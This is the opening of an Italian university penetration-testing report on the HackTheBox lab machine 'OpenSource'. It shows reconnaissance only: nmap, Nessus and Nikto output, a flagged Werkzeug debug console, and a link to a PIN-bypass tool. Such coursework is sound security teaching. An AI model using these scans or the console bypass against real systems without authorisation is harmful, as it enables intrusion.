

Università degli Studi di Salerno



Penetration Testing Summary

CTF "Opensource" su hackthebox.com

Ciro Maione mat. 0522500977 | Corso di PTEH | A.A. 2021/2022



UNIVERSITÀ DEGLI STUDI DI SALERNO
DIPARTIMENTO DI INFORMATICA

Indice

1	Introduzione	3
2	Strumenti e Metodologie	4
2.1	Port Scanning	4
2.2	Vulnerability Mapping	6
2.2.1	Nessus	6
2.2.2	Nikto	8
2.2.3	Altro	9
2.3	Analisi Manuale dell'applicazione web (porta 80)	10
2.4	Analisi del sorgente	14
2.4.1	Git	14
2.4.2	Local file inclusion (LFI)	15
2.4.3	Reverse Shell	17
2.5	Pivoting	19
2.5.1	Gitea	20
2.6	Flag "user.txt"	22
2.7	Privilege escalation	22
3	Riferimenti	27

1 Introduzione

Per quest'attività progettuale è stata utilizzata la macchina vulnerabile **OpenSource** aggiunta il 22/05/2022 sulla piattaforma HackTheBox, accessibile al seguente link: <https://app.hackthebox.com/machines/OpenSource>. Lo scopo di tutte le sfide Capture The Flag (CTF) proposte dalla piattaforma è riuscire a ottenere il contenuto di due file: *user.txt* e *root.txt*, di cui il primo è leggibile con i permessi di un utente base ed il secondo è leggibile dall'amministratore. La piattaforma mette




Figura 1: macchina OpenSource

a disposizione una vpn con cui ci si può collegare con la macchina target. Per la risoluzione della sfida è stata utilizzata una macchina Kali Linux connessa alla vpn e tanta pazienza :). Il seguito di questo documento contiene la spiegazione di tutti i passaggi effettuati per riuscire a risolvere la sfida e i riferimenti alle risorse esterne utilizzate.

2 Strumenti e Metodologie

Per prima cosa bisogna avviare la macchina Opensource su HackTheBox e collegare la nostra macchina Kali alla vpn. A questo punto la piattaforma ci comunica l'indirizzo IP del target che nel nostro




Figura 2: macchina avviata

caso è: 10.10.11.164. Testiamo quindi che la macchina sia effettivamente raggiungibile utilizzando il comando *ping*:

```
$ ping -c 3 10.10.11.164
PING 10.10.11.164 (10.10.11.164) 56(84) bytes of data.
64 bytes from 10.10.11.164: icmp_seq=1 ttl=63 time=120 ms
64 bytes from 10.10.11.164: icmp_seq=2 ttl=63 time=119 ms
64 bytes from 10.10.11.164: icmp_seq=3 ttl=63 time=121 ms

--- 10.10.11.164 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2031ms
rtt min/avg/max/mdev = 119.098/120.203/121.148/0.844 ms
```

2.1 Port Scanning

Avviamo adesso una classica scansione con il tool *nmap*:

```
$ sudo nmap -sV -sC -p- 10.10.11.164 -T5
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-12 04:25 EDT
Nmap scan report for 10.10.11.164
Host is up (0.12s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
22/tcp    open      ssh       OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1e:59:05:7c:a9:58:c9:23:90:0f:75:23:82:3d:05:5f (RSA)
|   256 48:a8:53:e7:e0:08:aa:1d:96:86:52:bb:88:56:a0:b7 (ECDSA)
|_  256 02:1f:97:9e:3c:8e:7a:1c:7c:af:9d:5a:25:4b:b8:c8 (ED25519)
80/tcp    open      http      Werkzeug/2.1.2 Python/3.10.3
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.1.2 Python/3.10.3
```

```

|   Date: Sun, 12 Jun 2022 08:30:58 GMT
|   Content-Type: text/html; charset=utf-8
|   Content-Length: 5316
|   Connection: close
|   <html lang="en">
|   <head>
|   <meta charset="UTF-8">
|   <meta name="viewport" content="width=device-width, initial-scale
=1.0">
|   <title>upcloud - Upload files for Free!</title>
|   <script src="/static/vendor/jquery/jquery-3.4.1.min.js"></script>
|   <script src="/static/vendor/popper/popper.min.js"></script>
|   <script src="/static/vendor/bootstrap/js/bootstrap.min.js"></script>
|   <script src="/static/js/ie10-viewport-bug-workaround.js"></script>
|   <link rel="stylesheet" href="/static/vendor/bootstrap/css/bootstrap.
css"/>
|   <link rel="stylesheet" href=" /static/vendor/bootstrap/css/bootstrap
-grid.css"/>
|   <link rel="stylesheet" href=" /static/vendor/bootstrap/css/bootstrap
-reboot.css"/>
|   <link rel=
| HTTPOptions:
|   HTTP/1.1 200 OK
|   Server: Werkzeug/2.1.2 Python/3.10.3
|   Date: Sun, 12 Jun 2022 08:30:58 GMT
|   Content-Type: text/html; charset=utf-8
|   Allow: OPTIONS, GET, HEAD
|   Content-Length: 0
|   Connection: close
| RTSPRequest:
|   <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|   "http://www.w3.org/TR/html4/strict.dtd">
|   <html>
|   <head>
|   <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
|   <title>Error response</title>
|   </head>
|   <body>
|   <h1>Error response</h1>
|   <p>Error code: 400</p>
|   <p>Message: Bad request version ('RTSP/1.0').</p>
|   <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request
syntax or unsupported method.</p>
|   </body>
|_ </html>
|_http-title: upcloud - Upload files for Free!
|_http-server-header: Werkzeug/2.1.2 Python/3.10.3
3000/tcp filtered ppp
1 service unrecognized despite returning data. If you know the service/
version, please submit the following fingerprint at https://nmap.org/
cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.92%I=7%D=6/12%Time=62A5A442%P=x86_64-pc-linux-gnu%r(GetR
SF:equest,1573,"HTTP/1\1\20200\200K\r\nServer:\20Werkzeug/2\1\2\20P
SF:ython/3\10\3\r\nDate:\20Sun,\2012\20Jun\202022\2008:30:58\20GMT
SF:\r\nContent-Type:\20text/html;\20charset=utf-8\r\nContent-Length:\20
SF:5316\r\nConnection:\20close\r\n\r\n<html\20lang=\"en\">\n<head>\n\20
SF:\20\20\20<meta\20charset=\"UTF-8\">\n\20\20\20\20<meta\20name=
SF:\"viewport\" \20content=\"width=device-width,\20initial-scale=1\0\">\n

```

```

SF:n\x20\x20\x20\x20<title>upcloud\x20-\x20Upload\x20files\x20for\x20Free!
SF:</title>\n\n\x20\x20\x20\x20<script\x20src=\"/static/vendor/jquery/jque
SF:ry-3\4\1\min\js\"></script>\n\x20\x20\x20\x20<script\x20src=\"/stat
SF:ic/vendor/popper/popper\min\js\"></script>\n\n\x20\x20\x20\x20<script
SF:\x20src=\"/static/vendor/bootstrap/js/bootstrap\min\js\"></script>\n\n
SF:x20\x20\x20\x20<script\x20src=\"/static/js/ie10-viewport-bug-workaround
SF:\js\"></script>\n\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\" \x20href
SF:=\"/static/vendor/bootstrap/css/bootstrap.css\"/>\n\x20\x20\x20\x20<li
SF:nk\x20rel=\"stylesheet\" \x20href=\"/static/vendor/bootstrap/css/boo
SF:tstrap-grid.css\"/>\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\" \x20hr
SF:ef=\"/static/vendor/bootstrap/css/bootstrap-reboot.css\"/>\n\n\x20
SF:\x20\x20\x20<link\x20rel=\"%r(HTTPOptions,C7,\"HTTP/1\1\x20200\x200K\r\
SF:nServer:\x20Werkzeug/2\1\2\x20Python/3\10\3\r\nDate:\x20Sun,\x2012\
SF:x20Jun\x202022\x2008:30:58\x20GMT\r\nContent-Type:\x20text/html;\x20cha
SF:rset=utf-8\r\nAllow:\x20OPTIONS,\x20GET,\x20HEAD\r\nContent-Length:\x20
SF:0\r\nConnection:\x20close\r\n\r\n\")%r(RTSPRequest,1F4,\"<!DOCTYPE\x20HTM
SF:L\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x204\01//EN\" \n\x20\x20\x20\x20\x
SF:20\x20\x20\x20\"http://www.w3.org/TR/html4/strict.dtd\">\n<html>\n\x
SF:20\x20\x20\x20<head>\n\x20\x20\x20\x20\x20\x20<meta\x20http-equ
SF:iv=\"Content-Type\" \x20content=\"text/html; charset=utf-8\">\n\x20\x20\x
SF:20\x20\x20\x20\x20<title>Error\x20response</title>\n\x20\x20\x20\x20
SF:0</head>\n\x20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20<h1>E
SF:rror\x20response</h1>\n\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code
SF::\x20400</p>\n\x20\x20\x20\x20\x20\x20\x20<p>Message:\x20Bad\x20req
SF:uest\x20version\x20( 'RTSP/1\0' )\n.</p>\n\x20\x20\x20\x20\x20\x20\x20
SF:x20<p>Error\x20code\x20explanation:\x20HTTPStatus\ BAD_REQUEST\x20-\x20
SF:Bad\x20request\x20syntax\x20or\x20unsupported\x20method\.</p>\n\x20\x20
SF:\x20\x20</body>\n</html>\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 412.16 seconds

```

L'output della scansione ci mostra che l'asset presenta le seguenti porte aperte:

- **22** con attivo il servizio **OpenSSH 7.6p1 Ubuntu 4ubuntu0.7**;
- **80** con attivo il servizio **Werkzeug/2.1.2 Python/3.10.3**, ovvero un server web;

e la seguente porta filtrata:

- **3000**.

Inoltre è stata effettuata una scansione per le porte UDP che non ha mostrato nessuna porta aperta.

2.2 Vulnerability Mapping

2.2.1 Nessus

È stato effettuato un Basic Network Scan utilizzando lo strumento Nessus.

Vulnerabilities 20					
Filter	Search Vulnerabilities		20 Vulnerabilities		
<input type="checkbox"/> Sev	Score	Name	Family	Count	
<input type="checkbox"/> MEDIUM	6.1	JQuery 1.2 < 3.5.0 Multiple XSS	CGI abuses : XSS	1	
<input type="checkbox"/> INFO	...	3 HTTP (Multiple Issues)	Web Servers	3	
<input type="checkbox"/> INFO	...	2 SSH (Multiple Issues)	Misc.	2	
<input type="checkbox"/> INFO		Nessus SYN scanner	Port scanners	2	
<input type="checkbox"/> INFO		Service Detection	Service detection	2	
<input type="checkbox"/> INFO		Common Platform Enumeration (CPE)	General	1	
<input type="checkbox"/> INFO		Device Type	General	1	
<input type="checkbox"/> INFO		Host Fully Qualified Domain Name (FQDN) Resolution	General	1	
<input type="checkbox"/> INFO		ICMP Timestamp Request Remote Date Disclosure	General	1	
<input type="checkbox"/> INFO		Inconsistent Hostname and IP Address	Settings	1	
<input type="checkbox"/> INFO		JQuery Detection	CGI abuses	1	
<input type="checkbox"/> INFO		Nessus Scan Information	Settings	1	
<input type="checkbox"/> INFO		OS Identification	General	1	

Figura 3: risultati Nessus (1)

MEDIUM JQuery 1.2 < 3.5.0 Multiple XSS**Description**

According to the self-reported version in the script, the version of JQuery hosted on the remote web server is greater than or equal to 1.2 and prior to 3.5.0. It is, therefore, affected by multiple cross site scripting vulnerabilities.

Note, the vulnerabilities referenced in this plugin have no security impact on PAN-OS, and/or the scenarios required for successful exploitation do not exist on devices running a PAN-OS release.

Solution

Upgrade to JQuery version 3.5.0 or later.

See Also

<https://blog.jquery.com/2020/04/10/jquery-3-5-0-released/>
<https://security.paloaltonetworks.com/PAN-SA-2020-0007>

Output

```
URL          : http://10.10.11.164/static/vendor/jquery/jquery-3.4.1.min.js
Installed version : 3.4.1
Fixed version  : 3.5.0
```

Port	Hosts
80 / tcp / www	10.10.11.164

Figura 4: risultati Nessus (2)

Risk Information
Risk Factor: Medium
CVSS v3.0 Base Score 6.1
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N /UI:R/S:C/C:L/I:L/A:N
CVSS v3.0 Temporal Vector: CVSS:3.0/E:P /RL:O/RC:C
CVSS v3.0 Temporal Score: 5.5
CVSS v2.0 Base Score: 4.3
CVSS v2.0 Temporal Score: 3.4
CVSS v2.0 Vector: CVSS2#AV:N/AC:M/Au:N/C:N /I:P/A:N
CVSS v2.0 Temporal Vector: CVSS2#E:POC/RL:OF/RC:C
IAVM Severity: II
Vulnerability Information
Exploit Available: true
Exploit Ease: Exploits are available
Patch Pub Date: April 10, 2020
Vulnerability Pub Date: April 29, 2020
Reference Information
IAVB: 2020-B-0030
CVE: CVE-2020-11022 , CVE-2020-11023

Figura 5: risultati Nessus (3)

Come si può vedere dalle schermate riportate Nessus ha rilevato sulla applicazione web (porta 80) una vulnerabilità relativa alla versione di jQuery, collegata ai seguenti CVE:

- **CVE-2020-11022:** <https://nvd.nist.gov/vuln/detail/CVE-2020-11022>
- **CVE-2020-11023:** <https://nvd.nist.gov/vuln/detail/CVE-2020-11023>

2.2.2 Nikto

Proseguendo è stata effettuata una scansione con lo strumento Nikto, che ha prodotto il seguente output:

```
$ nikto --host http://10.10.11.164
- Nikto v2.1.6
-----

+ Target IP:          10.10.11.164
+ Target Hostname:    10.10.11.164
+ Target Port:        80
+ Start Time:         2022-06-12 05:20:07 (GMT-4)
-----

+ Server: Werkzeug/2.1.2 Python/3.10.3
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
  user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user
  agent to render the content of the site in a different fashion to the
  MIME type
```



```
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, GET, HEAD
+ OSVDB-3092: /console: This might be interesting...
+ 7889 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:          2022-06-12 05:53:58 (GMT-4) (2031 seconds)
-----
+ 1 host(s) tested
```

Questa riga in particolare ha colto la nostra attenzione:

```
+ OSVDB-3092: /console: This might be interesting...
```

Se ci rechiamo alla route in questione tramite browser troviamo una console python interattiva protetta da un pin, come si può vedere in figura 6.




Figura 6: pagina console

Cercando informazioni in rete è stata trovata una pagina interessante:

- <https://github.com/wdahlenburg/werkzeug-debug-console-bypass>

che mostra come poter bypassare il pin ottenendo specifiche informazioni sul target.

Inoltre la documentazione ufficiale (<https://werkzeug.palletsprojects.com/en/2.0.x/debug/#debugger-pin>) ci dice che la debug console non dovrebbe mai essere attiva in produzione.

2.2.3 Altro

È stato tentato anche l'esecuzione di un bruteforcing delle sotto-directory del server web con lo strumento *dirb* ma non è stata trovata nessuna route interessante.

2.3 Analisi Manuale dell'applicazione web (porta 80)

Recandoci con il browser sull'applicazione web esposta sulla porta 80 troviamo la pagina mostrata in figura 7.




Figura 7: sito web

Usiamo l'estensione *Wappalizer* per ottenere ulteriori informazioni (figura 8).




Figura 8: Wappalyzer

Notiamo che il web server è **Flask 2.1.2** e gira su **python 3.10.3**.
Configuriamo il proxy nel browser per utilizzare *Burpsuite*, come mostrato in figura 9.




Figura 9: settaggio proxy in Firefox

Avviamo quindi Burpsuite, disabilitiamo l'intercettazione del traffico e navighiamo il sito per raccogliere ulteriori informazioni.

Analizzando le varie richieste effettuate tramite la sezione *http history* in Burp non notiamo nessuna informazione rilevante.

Il sito offre un servizio di condivisione file gratuito e open source e permette di scaricare il sorgente. Il servizio è raggiungibile alla route `/upcloud` dove troviamo una form che permette di caricare un file, come mostrato in figura 10.

